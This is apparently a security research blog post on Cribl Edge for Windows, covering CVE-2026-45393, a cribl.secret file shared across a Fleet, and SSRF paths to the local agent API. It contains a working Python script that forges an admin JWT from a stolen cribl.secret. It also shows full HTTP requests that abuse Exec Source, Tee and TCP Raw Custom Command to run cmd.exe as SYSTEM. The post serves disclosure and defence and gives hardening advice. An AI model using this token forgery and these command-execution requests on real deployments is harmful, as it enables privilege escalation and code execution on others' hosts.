
Figure 1. Fleet management and telemetry delivery follow separate paths.
Cribl Edge runs on the hosts that produce security and observability data. It collects events, processes them in Pipelines, and forwards them to analysis or storage systems such as a SIEM, data lake or archive storage. A Leader can manage groups of Edge Nodes called Fleets. That design makes the agent's authentication key and configuration API important trust boundaries: someone who obtains a trusted key and can reach an agent's API may be able to change what the agent runs. On Windows, Edge runs as SYSTEM by default. Edge concepts · Windows service identity
CVE-2026-45393 provides the starting point. On affected Windows installations, ordinary local users could read cribl.secret, which is used to sign JWTs for the Cribl API and cross into privileged control of the agent. Version 4.17.1 included a critical security fix affecting prior Windows and Linux releases. This was just adding ACLs to Cribl.secret. Cribl's Fleet key model raises a broader architectural concern: the trust attached to a secret can extend beyond the machine storing it.
This blog post shows how using Cribl Agents, one compromised machine in a Cribl fleet can be used to escalate privileges on other machines in the same cribl fleet, such as domain controllers, or in cases of specific SSRFs be used for system level RCE on the webserver.
A readable file with administrative consequences
cribl.secret, located at $CRIBL_HOME/local/cribl/auth/cribl.secret, is used to sign JWT authentication tokens for the Cribl API. In the affected Windows installations, weak permissions exposed that material to local users who had no business administering Edge. While ACLs have been added to cribl.secret in more recent Cribl versions, this CVE shows why cribl.secret is such a critical file for security.
Authentication · CVE-2026-45393
The Windows CVE connected that authentication failure to a command-capable feature, Tee. Administrative control of Edge could therefore become execution under the account running the service. With the default Windows service account, that account is NT AUTHORITY\SYSTEM. For a lower-privileged local user, the result is a local privilege escalation. Windows service identity

Figure 2. The security boundaries involved in the Windows issue. The service account determines the operating-system impact.
The significance of Tee is that it connects application configuration to operating-system behavior. Changing a log parser and changing a component that launches a process can both appear as configuration edits, but they carry different consequences. Permission to administer those components must account for the authority of the underlying service.
Version 4.17.1 addresses the historical permission issue. Recovery from prior key exposure also requires invalidating compromised key material; repairing file access and recovering trust are separate tasks. 4.17.1 security fix
The trust boundary extends across the Fleet
An Edge Node is an agent on a host. A Fleet groups Nodes under shared configuration, and the Leader manages that configuration. Events are processed by the Nodes and can go directly to their destinations; they don't have to pass through the Leader. Edge architecture
Within the Fleet key model described here, agents in the same Fleet share cribl.secret. The file is local, but the scope of its trust extends beyond that local copy. Fleet key scope
That matters when a Fleet spans different security tiers. A workstation and a domain controller may have very different administrative boundaries while still participating in the same agent trust relationship. Practically, this means that while the earlier CVE was patched by adding ACLs to cribl.secret, we can just grab it from having local admin on another machine that is part of the same Cribl fleet.

Figure 3. A hypothetical Fleet spanning workstations, servers, and a domain controller. Lines show shared key scope, not demonstrated access between the hosts.
If a peer agent accepts the exposed key and its administrative interface is reachable, the consequences can extend beyond the first host and allow privilege escalation, likely to SYSTEM.
Fleet assignment should therefore be reviewed alongside Windows administration tiers. A domain controller's isolation needs to account for the administrative trust introduced by its telemetry agent, including shared key exposure on less trusted hosts.
SSRF and remote code execution
The impact of the SSRF scenario is potential remote code execution under the Edge service identity. A vulnerable web application can provide a remote request path to an otherwise local management interface. Where the API's authentication and authorization requirements are met and command-capable configuration is available, the consequences extend to operating-system execution. On a default Windows installation, Edge runs as SYSTEM. Windows service identity
This is why SSRF matters to the shared-secret analysis: loopback binding restricts direct network access, but an application on the host may expose an indirect path to the same privileged interface. SSRF supplies that reachability; it does not itself supply the signing key or bypass authentication. IIS is one possible application host, with the vulnerability residing in the application. SSRF background
Defenders should account for this RCE impact when reviewing application SSRF exposure and disable direct Node API and local UI access where unnecessary. Node access controls
The SSRF's required capabilities
The vulnerable server must be able to reach the agent API from its own network namespace. To submit the configuration requests below, its SSRF must forward POST, a JSON request body, Content-Type: application/json, and Authorization: Bearer \<JWT>. GET helps verify reachability and read back configuration; DELETE enables cleanup. A GET-only preview cannot submit these changes. The SSRF supplies a route, while the JWT supplies authentication and authorization.
Python: sign a JWT with cribl.secret
This example reads the base64-encoded key material from a supplied cribl.secret file and signs a five-minute HS256 JWT. The claims shown were accepted in the tested Edge 4.20.0 setup; token requirements may differ by version and configuration.
import argparse
import base64
import hashlib
import hmac
import json
import time
from pathlib import Path

def b64url(data: bytes) -> str:
    return base64.urlsafe_b64encode(data).rstrip(b"=").decode("ascii")

parser = argparse.ArgumentParser()
parser.add_argument("secret_file", type=Path)
args = parser.parse_args()

key_text = args.secret_file.read_text(encoding="utf-8").strip()
key = base64.b64decode(key_text, validate=True)
now = int(time.time())
header = b64url(b'{"alg":"HS256","typ":"JWT"}')
claims = {"iat": now, "exp": now + 300, "username": "admin", "roles": ["admin"]}
payload = b64url(json.dumps(claims, separators=(",", ":")).encode("utf-8"))
unsigned = f"{header}.{payload}"
signature = b64url(hmac.new(key, unsigned.encode("ascii"), hashlib.sha256).digest())
print(f"{unsigned}.{signature}")
The upstream web requests
These are the requests the Edge API receives, whether sent directly or through a capable SSRF relay. The relay's outer request format depends on the vulnerable application. The bearer token below is a placeholder.
Exec Source. The POST creates a scheduled command Source; its schedule triggers execution.
POST /api/v1/system/inputs HTTP/1.1
Host: 127.0.0.1:9420
Authorization: Bearer <JWT>
Content-Type: application/json

{
  "id": "example_exec",
  "type": "exec",
  "disabled": false,
  "command": "C:\\Windows\\System32\\cmd.exe /c whoami",
  "scheduleType": "interval",
  "interval": 5,
  "retries": 0
}
Creating the Source does not put command output in the POST response; Exec collects standard output when the schedule runs. Remove the Source after the test. Exec Source
Tee Function. The POST defines a Pipeline Function; an event must traverse that Pipeline to trigger the command.
POST /api/v1/pipelines HTTP/1.1
Host: 127.0.0.1:9420
Authorization: Bearer <JWT>
Content-Type: application/json

{
  "id": "example_tee",
  "conf": {
    "asyncFuncTimeout": 1000,
    "functions": [{
      "id": "tee",
      "filter": "true",
      "disabled": false,
      "conf": {
        "command": "C:\\Windows\\System32\\cmd.exe",
        "args": ["/c", "whoami > C:\\Windows\\Temp\\tee-proof.txt"],
        "restartOnExit": false,
        "env": {}
      }
    }]
  }
}
Tee is deprecated and may be disabled in a given installation. A Pipeline definition by itself does not run the program. Tee Function
TCP Raw Custom Command. The POST enables input preprocessing; incoming TCP data triggers the command.
POST /api/v1/system/inputs HTTP/1.1
Host: 127.0.0.1:9420
Authorization: Bearer <JWT>
Content-Type: application/json

{
  "id": "example_tcp_preprocess",
  "type": "tcp",
  "disabled": false,
  "host": "127.0.0.1",
  "port": 18060,
  "tls": {"disabled": true},
  "sendToRoutes": true,
  "preprocess": {
    "disabled": false,
    "command": "C:\\Windows\\System32\\cmd.exe",
    "args": ["/c", "whoami > C:\\Windows\\Temp\\tcp-proof.txt & more"]
  }
}
Custom Command receives input on standard input and sends standard output downstream. The Source creation request alone is not its trigger. TCP Raw Source
The command-capable features beyond Tee
Tee was deprecated in 4.18.0 because of security concerns. Its removal is planned for a future release; the current deprecation notice does not name a removal version. Deprecation also does not mean that every existing deployment has stopped using it. Tee status
Exec Source and TCP Raw Custom Command also run external programs as part of collection. Both belong in the same review of configuration authority and host privileges, even as Tee is retired.
Exec Source
Exec Source periodically runs a configured command and collects its standard output as event data. It supports collection tasks that the native Sources do not cover, such as polling an application through a local utility. Execution follows an interval or cron-style schedule, so running the program is part of collecting the data. Exec Source
The program runs with the Edge service account's permissions. On a default Windows installation, that means SYSTEM. Permission to change an Exec Source therefore includes control over a scheduled operating-system action, not just the format of an event. The command and schedule belong in configuration reviews, alongside host process telemetry that shows what actually ran.
Exec has a separate Node-level restriction: CRIBL_NOEXEC=1, set in the host or service environment outside the product. This cannot be changed even if the attacker has an admin JWT to the cribl api. It keeps Exec Sources disabled even when configuration is pushed from the Leader. Ensure the service receives the setting at startup and verify its effect; this restriction applies specifically to Exec Sources. Exec restriction
TCP Raw Custom Command
TCP Raw Custom Command places an external program in the input-processing path. Incoming data passes to that program through standard input, and its standard output continues downstream. This allows custom preprocessing before the rest of the event flow. The option is disabled by default, but can be enabled if an attacker gains access to the Cribl API. TCP Raw Custom Command
The program still runs with the Edge service account's permissions. Enabling or changing Custom Command therefore changes both how incoming data is handled and which operating-system program the agent runs. Its enabled state and configured program deserve the same level of review as an Exec Source's command and schedule.
Apply controls to each feature: enforce the Exec restriction where scheduled command collection is unnecessary, and keep TCP Raw Custom Command disabled where external preprocessing is unnecessary. Review every enabled execution feature against its collection purpose, configuration permissions, and effective service identity.
The architectural lesson is to include agent trust in host security-tier design. For deployment owners, that means reviewing which machines share key material, who can administer their agents, and which operating-system actions that authority permits. Repair vulnerable installations, protect and rotate exposed key material, restrict management access, and disable unnecessary execution features. Validate collection and delivery after those changes: the agent's configuration controls evidence on its way to the SIEM.
← All posts